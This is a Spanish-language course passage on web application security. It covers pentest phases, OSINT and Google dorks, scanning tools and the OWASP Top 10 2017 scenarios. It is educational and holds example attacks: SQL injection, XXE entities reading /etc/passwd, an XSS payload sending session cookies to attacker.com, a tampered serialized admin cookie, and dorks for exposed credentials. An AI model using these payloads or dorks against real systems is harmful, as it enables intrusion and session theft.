

Unidad 6

Seguridad en aplicaciones web Ataques a servicios y aplicaciones

- **Vulnerability assessment:** Proceso de identificar y cuantificar vulnerabilidades en un sistema.
- **Penetration testing:** Proceso de evaluación de seguridad que incluye simular ataques realizados por un intruso malicioso. Generalmente incluye la explotación de vulnerabilidades.

- Identificación del objetivo:
 - Generar un perfil del objetivo en base a información pública.
- Scanning:
 - Identificación de los servicios expuestos.
- Enumeración:
 - Identificación de las vulnerabilidades que pueden afectar a la aplicación.
- Explotación:
 - Abuso de la(s) vulnerabilidad(es) detectada(s).
- Post-explotación:
 - Escalación de privilegios
 - Eliminación de rastros forenses
 - Mantenimiento del acceso

- OSINT - Información de fuentes públicas:
 - Información de DNS
 - Whois
 - Google Hacking / Foca / Shodan / Maltego
- Versión de Sistema Operativo
- Servicios de red activos
- Versiones de los servicios de red activos (por ejemplo el producto utilizado para servidor Web).
- Información adicional Web: directorios y archivos existentes, CGI's en uso, versión del framework, etc.
- Detección de vulnerabilidades.

- El Domain Name System (DNS) se utiliza para mapear nombres y direcciones IP. Maneja distintos tipos de registros, algunos de los cuales cumplen funciones específicas (ej: MX)

Casi todos los servicios de Internet, utilizan el servicio de DNS, incluyendo la Web y el correo electrónico.

Hay que proteger dicho servicio para que no se pueda obtener información del mismo (ej: zone transfers) o, peor aún, lograr cambios que redirijan a los usuarios.

- Whois: un protocolo que se utiliza para efectuar consultas en una base de datos que permite determinar el propietario de un nombre de dominio o una dirección IP en Internet.

Búsqueda de información sensible sobre el objetivo a través de búsquedas específicas:

- Software específico corriendo en el servidor web.
- Información sensible almacenada en sitios públicos
- Errores específicos

Obtención de información en internet

Ejemplos de búsquedas en google:

- “Index of /admin”
- inurl:user filetype:sql

```
INSERT INTO user  
VALUES('localhost','root','58982d15048734ee','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y');
```

```
INSERT INTO user VALUES  
( 'riga','root','58982d15048734ee','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y');
```

- intitle:"please login" "your password is *"

Please login: ... If this is your first time logging in, then your password is the last name of the person insured on your policy in ALL CAPITAL LETTERS. ...

- intext:email filetype:xls site:.ar

Antiguas Herramientas Automatizadas: SiteDigger 3.0, Wikto
Google Hacking Database (GHDB)

- Foca: Extrae información útil (nombres de usuarios, equipos, software utilizado) de los metadatos de archivos doc, xls, pdf, etc publicados en sitios web.




Shodan: Buscador que permite preguntar por el software instalado en los equipos conectados a internet.

Locate any device that's connected to the Internet.

Shodan is the world's first computer search engine that lets you search the Internet for computers. Find devices based on city, country, latitude/longitude, hostname, operating system and IP.

Export up to 1 million results in XML.

See the IP and physical location for each result.



The screenshot displays the Shodan search engine interface. On the left, a search results page shows a list of countries matching the search criteria: United States (30,900), Italy (6,284), China (6,193), United Kingdom (4,531), and Russian Federation (3,178). Below this, two specific IP addresses are highlighted: 174.142.10.41 (Class: IOS, Added on 27.11.2009, Location: Montreal) and 174.141.116.194 (Added on 27.11.2009, Location: Pompano Beach). On the right, a 'Host Profile' for IP 217.140.75.46 is shown. This profile includes a 'Summary' section with the IP address and location (Gerlingen, Germany), and a 'Services' section listing SSH (SSH-2.0-OpenSSH_5.2) and HTTP (HTTP/1.1 200 OK).

See all the services Shodan has found on the computer.

Técnicas que realizan búsqueda exhaustiva de servicios de red activos. Pueden saltar algunos filtros, e incluso identificar el tipo de servicio que se ejecuta. (NMAP)

Utilizar herramientas que chequean archivos existentes, aplicaciones vulnerables, directorios ocultos, etc.


Nikto2 es un escaner de servidores web que realiza un chequeo exhaustivo de potenciales problemas en el servidor, existencia de archivos y/o aplicaciones peligrosos.

Este programa busca fallas en diferentes categorías:

- problemas de configuración
- archivos por defecto y ejemplos
- archivos y scripts inseguros
- versiones desactualizadas de productos.

Una vez que conocemos los servicios existentes y las aplicaciones utilizadas, podemos ver la existencia de vulnerabilidades y actuar en consecuencia.

- **Escáner remoto de vulnerabilidades y debilidades de sistemas.**
- **Cuenta con su propio lenguaje de programación (NASL, Nessus Attack Scripting Language) optimizado para pruebas de seguridad.**
- **Arquitectura de “Plug-ins”, cada plug-in es una prueba de seguridad.**
- **Arquitectura cliente-servidor.**
- **OpenVAS – alternativa open**




- **Permite probar la seguridad de sistemas y redes, permitiendo encontrar, explotar y validar vulnerabilidades**



- **Escáner remoto de vulnerabilidades en aplicaciones web.**
- **Arquitectura de “templates”, cada template es una prueba de seguridad.**



Proxys: ZAP, Burp, etc



Sesión sin Nombre - OWASP ZAP 2.7.0

Archivo Editar Ver Analizar Reporte Herramientas Online Ayuda

Modo estándar

Sitios Scripts

Inicio Rápido Petición Respuesta Punto de interrupción

Bienvenido al OWASP Zed Attack Proxy (ZAP)

ZAP es una herramienta para pruebas de penetración, de fácil uso y con múltiples componentes, para encontrar vulnerabilidades en aplicaciones web.

Ten en cuenta que sólo debes atacar aplicaciones para las cuales se ha sido previamente autorizado.

Para probar una aplicación rápidamente, introduzca la URL y presione 'Atacar'.

URL a atacar:

Progreso: No iniciado

Para un análisis más en profundidad de la prueba se debe explorar la aplicación mediante pruebas de regresión automatizadas navegando a través ZAP como proxy.

Si usted está usando Firefox 24.0 o superior puede usar 'Plug-n-Hack' para configurar su navegador.

Explore your application:

Parámetros HTTP Sessions Resultados Zest WebSockets AJAX Spider Fuzzer Salida

Historia Buscar Puntos de interrupción Alertas Escaneo Activo Spider(Araña)


Filtro: APAGADO Exportar

ID	Req. Timestamp	Método	URL	Code	Reason	RTT	Size Resp. Bo...	Highest Al...	No...	Tags
----	----------------	--------	-----	------	--------	-----	------------------	---------------	-------	------

Alertas 0 0 0 0 0 0

Escaneo actual 0 0 0 0 0 0

Proxy - Funcionamiento



- **Open web Application Security Project**
- **El proyecto abierto de seguridad en aplicaciones Web (OWASP por sus siglas en inglés) es una comunidad abierta dedicada a facultar a las organizaciones a desarrollar, adquirir y mantener aplicaciones que pueden ser confiables**

Algunos proyectos interesantes

- **Owasp Top 10**

<https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf>

- **Owasp Testing guide**

<https://owasp.org/www-project-web-security-testing-guide/stable/>

- **OWASP Secure Coding Practices Quick Reference Guide**

https://owasp.org/www-pdf-archive/OWASP_SCP_Quick_Reference_Guide_v2.pdf

- **OWASP Application Security Verification Standard Project**

https://owasp.org/www-pdf-archive/OWASP_Application_Security_Verification_Standard_4.0-en.pdf

- **OWASP Cornucopia**

https://www.owasp.org/index.php/OWASP_Cornucopia

A1 – Inyección

Las fallas de inyección, como SQL, NoSQL, OS o LDAP ocurren cuando se envían datos no confiables a un intérprete, como parte de un comando o consulta. Los datos dañinos del atacante pueden engañar al intérprete para que ejecute comandos involuntarios o acceda a los datos sin la debida autorización.

Escenario #1: la aplicación utiliza datos no confiables en la construcción del siguiente comando SQL vulnerable:

```
String query = "SELECT * FROM accounts WHERE custID=" +  
request.getParameter("id") + "";
```

Escenario #2: la confianza total de una aplicación en su *framework* puede resultar en consultas que aún son vulnerables a inyección, por ejemplo, *Hibernate Query Language (HQL)*:

```
Query HQLQuery = session.createQuery("FROM accounts WHERE  
custID=" + request.getParameter("id") + "");
```

En ambos casos, al atacante puede modificar el parámetro “*id*” en su navegador para enviar: ' or '1'='1. Por ejemplo: <http://example.com/app/accountView?id=' or '1'='1>

Esto cambia el significado de ambas consultas, devolviendo todos los registros de la tabla “*accounts*”. Ataques más peligrosos podrían modificar los datos o incluso invocar procedimientos almacenados.

A2 – Pérdida de Autenticación y Gestión de Sesiones

Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son implementadas incorrectamente, permitiendo a los atacantes comprometer usuarios y contraseñas, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios (temporal o permanentemente).

Escenario #1: el relleno automático de credenciales y el uso de listas de contraseñas conocidas son ataques comunes. Si una aplicación no implementa protecciones automáticas, podrían utilizarse para determinar si las credenciales son válidas.

Escenario #2: la mayoría de los ataques de autenticación ocurren debido al uso de contraseñas como único factor. Las mejores prácticas requieren la rotación y complejidad de las contraseñas y desalientan el uso de claves débiles por parte de los usuarios. Se recomienda a las organizaciones utilizar las prácticas recomendadas en la Guía NIST 800-63 y el uso de autenticación multi-factor (2FA).

Escenario #3: los tiempos de vida de las sesiones de aplicación no están configurados correctamente. Un usuario utiliza una computadora pública para acceder a una aplicación. En lugar de seleccionar *“logout”*, *el usuario simplemente cierra la pestaña del navegador* y se aleja. Un atacante usa el mismo navegador una hora más tarde, la sesión continúa activa y el usuario se encuentra autenticado.

A3 – Exposición de datos sensibles

Muchas aplicaciones web y APIs no protegen adecuadamente datos sensibles, tales como información financiera, de salud o Información Personalmente Identificable (PII). Los atacantes pueden robar o modificar estos datos protegidos inadecuadamente para llevar a cabo fraudes con tarjetas de crédito, robos de identidad u otros delitos. Los datos sensibles requieren métodos de protección adicionales, como el cifrado en almacenamiento y tránsito.

Escenario #1: una aplicación cifra números de tarjetas de crédito en una base de datos utilizando su cifrado automático. Sin embargo, estos datos son automáticamente descifrados al ser consultados, permitiendo que, si existe un error de inyección SQL se obtengan los números de tarjetas de crédito en texto plano.

Escenario #2: un sitio web no utiliza o fuerza el uso de TLS para todas las páginas, o utiliza cifradores débiles. Un atacante monitorea el tráfico de la red (por ejemplo en una red Wi-Fi insegura), degrada la conexión de HTTPS a HTTP e intercepta los datos, robando las *cookies de sesión del usuario*. *El atacante* reutiliza estas *cookies* y *secuestra la sesión del usuario* (ya autenticado), accediendo o modificando datos privados. También podría alterar los datos enviados.

Escenario #3: se utilizan *hashes simples* o *hashes sin SALT* para almacenar las contraseñas de los usuarios en una base de datos. Una falla en la carga de archivos permite a un atacante obtener las contraseñas. Utilizando una *Rainbow Table de valores precalculados*, se pueden recuperar las contraseñas originales.

A4 - Entidades Externas XML (XXE)

Muchos procesadores XML antiguos o mal configurados evalúan referencias a entidades externas en documentos XML. Las entidades externas pueden utilizarse para revelar archivos internos mediante la URI o archivos internos en servidores no actualizados, escanear puertos de la LAN, ejecutar código de forma remota y realizar ataques de denegación de servicio (DoS).

Han sido publicados numerosos XXE, incluyendo ataques a dispositivos embebidos. Los XXE ocurren en una gran cantidad de lugares inesperados, incluyendo dependencias profundamente anidadas. La manera más fácil es cargar un archivo XML malicioso, si es aceptado.

Escenario #1: el atacante intenta extraer datos del servidor:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY>
<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<foo>&xxe;</foo>
```

Escenario #2: cambiando la línea *ENTITY anterior*, un atacante puede escanear la red privada del servidor:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private">]>
```

Escenario #3: incluyendo un archivo potencialmente infinito, se intenta un ataque de denegación de servicio:

```
<!ENTITY xxe SYSTEM "file:///dev/random">]>
```

A5 - Pérdida de Control de Acceso

Las restricciones sobre lo que los usuarios autenticados pueden hacer no se aplican correctamente. Los atacantes pueden explotar estos defectos para acceder, de forma no autorizada, a funcionalidades y/o datos, cuentas de otros usuarios, ver archivos sensibles, modificar datos, cambiar derechos de acceso y permisos, etc.

Escenario #1: la aplicación utiliza datos no validados en una llamada SQL para acceder a información de una cuenta:

```
pstmt.setString(1, request.getParameter("acct"));  
ResultSet results = pstmt.executeQuery( );
```

Un atacante simplemente puede modificar el parámetro “*acct*” en el navegador y enviar el número de cuenta que desee. Si no se verifica correctamente, el atacante puede acceder a la cuenta de cualquier usuario:

<http://example.com/app/accountInfo?acct=notmyacct>

Escenario #2: un atacante simplemente fuerza las búsquedas en las URL. Los privilegios de administrador son necesarios para acceder a la página de administración:

<http://example.com/app/getappInfo>
http://example.com/app/admin_getappInfo

Si un usuario no autenticado puede acceder a cualquier página o, si un usuario no-administrador puede acceder a la página de administración, esto es una falla.

A6 - Configuración de Seguridad Incorrecta

La configuración de seguridad incorrecta es un problema muy común y se debe en parte a establecer la configuración de forma manual, *ad hoc* o *por omisión* (o *directamente por la falta de configuración*). Son ejemplos: *S3 buckets abiertos, cabeceras HTTP mal configuradas, mensajes de error con contenido sensible, falta de parches y actualizaciones, frameworks, dependencias y componentes desactualizados, etc.*

Escenario #1: el servidor de aplicaciones viene con ejemplos que no se eliminan del ambiente de producción. Estas aplicaciones poseen defectos de seguridad conocidos que los atacantes usan para comprometer el servidor. Si una de estas aplicaciones es la consola de administración, y las cuentas predeterminadas no se han cambiado, el atacante puede iniciar una sesión.

Escenario #2: el listado de directorios se encuentra activado en el servidor y un atacante descubre que puede listar los archivos. El atacante encuentra y descarga las clases de Java compiladas, las descompila, realiza ingeniería inversa y encuentra un defecto en el control de acceso de la aplicación.

Escenario #3: la configuración del servidor de aplicaciones permite retornar mensajes de error detallados a los usuarios, por ejemplo, las trazas de pila. Potencialmente esto expone información sensible o fallas subyacentes, tales como versiones de componentes que se sabe que son vulnerables.

Escenario #4: un proveedor de servicios en la nube (CSP) por defecto permite a otros usuarios del CSP acceder a sus archivos desde Internet. Esto permite el acceso a datos sensibles almacenados en la nube.

A7 – Secuencia de Comandos en Sitios Cruzados (XSS)

Los XSS ocurren cuando una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada; o actualiza una página web existente con datos suministrados por el usuario utilizando una API que ejecuta *JavaScript en el navegador*. *Permiten* ejecutar comandos en el navegador de la víctima y el atacante puede secuestrar una sesión, modificar (*defacement*) los sitios web, o redireccionar al usuario hacia un sitio malicioso.

Escenario 1: la aplicación utiliza datos no confiables en la construcción del código HTML sin validarlos o codificarlos:

```
(String) page += "<input name='creditcard' type='TEXT' value='" +  
request.getParameter("CC") + "'>";
```

El atacante modifica el parámetro “CC” en el navegador por:

```
'><script>document.location='http://www.attacker.com/cgi-bin/  
cookie.cgi?foo='+document.cookie</script>'
```

Este ataque causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiéndole secuestrar la sesión actual del usuario.

Nota: los atacantes también pueden utilizar XSS para anular cualquier defensa contra Falsificación de Peticiones en Sitios Cruzados (CSRF) que la aplicación pueda utilizar.

A8 – Deserialización Insegura

Estos defectos ocurren cuando una aplicación recibe objetos serializados dañinos y estos objetos pueden ser manipulados o borrados por el atacante para realizar ataques de repetición, inyecciones o elevar sus privilegios de ejecución. En el peor de los casos, la deserialización insegura puede conducir a la ejecución remota de código en el servidor.

Escenario #1: una aplicación *React* invoca a un conjunto de microservicios *Spring Boot*. Siendo programadores funcionales, intentaron asegurar que su código sea inmutable. La solución a la que llegaron es serializar el estado del usuario y pasarlo en ambos sentidos con cada solicitud. Un atacante advierte la firma “R00” del objeto *Java*, y usa la herramienta *Java Serial Killer* para obtener ejecución de código remoto en el servidor de la aplicación.

Escenario #2: un foro PHP utiliza serialización de objetos PHP para almacenar una “super cookie”, conteniendo el ID, rol, hash de la contraseña y otros estados del usuario:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Un atacante modifica el objeto serializado para darse privilegios de administrador a sí mismo:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

A9 – Componentes con vulnerabilidades conocidas

Los componentes como bibliotecas, *frameworks* y *otros módulos se ejecutan con los mismos* privilegios que la aplicación. Si se explota un componente vulnerable, el ataque puede provocar una pérdida de datos o tomar el control del servidor. Las aplicaciones y API que utilizan componentes con vulnerabilidades conocidas pueden debilitar las defensas de las aplicaciones y permitir diversos ataques e impactos.

Escenario #1: típicamente, los componentes se ejecutan con los mismos privilegios de la aplicación que los contienen y, como consecuencia, fallas en éstos pueden resultar en impactos serios. Estas fallas pueden ser accidentales (por ejemplo, errores de codificación) o intencionales (una puerta trasera en un componente). Algunos ejemplos de vulnerabilidades en componentes explotables son:

- CVE-2017-5638, una ejecución remota de código en *Struts 2* que ha sido culpada de grandes brechas de datos.
- Aunque frecuentemente los dispositivos de Internet de las Cosas (IoT) son imposibles o muy dificultosos de actualizar, la importancia de éstas actualizaciones puede ser enorme (por ejemplo en dispositivos biomédicos).

Existen herramientas automáticas que ayudan a los atacantes a descubrir sistemas mal configurados o desactualizados. A modo de ejemplo, el motor de búsqueda Shodan ayuda a descubrir dispositivos que aún son vulnerables a Heartbleed, la cual fue parcheada en abril del 2014.

A10 – Registro y Monitoreo Insuficientes

El registro y monitoreo insuficiente, junto a la falta de respuesta ante incidentes permiten a los atacantes mantener el ataque en el tiempo, pivotear a otros sistemas y manipular, extraer o destruir datos. Los estudios muestran que el tiempo de detección de una brecha de seguridad es mayor a 200 días, siendo típicamente detectado por terceros en lugar de por procesos internos.

Escenario #1: el software de un foro de código abierto es operado por un pequeño equipo que fue atacado utilizando una falla de seguridad. Los atacantes lograron eliminar el repositorio del código fuente interno que contenía la próxima versión, y todos los contenidos del foro. Aunque el código fuente pueda ser recuperado, la falta de monitorización, registro y alerta condujo a una brecha de seguridad peor.

Escenario #2: un atacante escanea usuarios utilizando contraseñas por defecto, pudiendo tomar el control de todas las cuentas utilizando esos datos. Para todos los demás usuarios, este proceso deja solo un registro de fallo de inicio de sesión. Luego de algunos días, esto puede repetirse con una contraseña distinta.

Escenario #3: De acuerdo a reportes, un importante minorista tiene un *sandbox de análisis de malware interno para los archivos adjuntos* de correos electrónicos. Este *sandbox había detectado* software potencialmente indeseable, pero nadie respondió a esta detección. Se habían estado generando advertencias por algún tiempo antes de que la brecha de seguridad fuera detectada por un banco externo, debido a transacciones fraudulentas de tarjetas.

OWASP Top 10 - 2021

2017

A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

2021

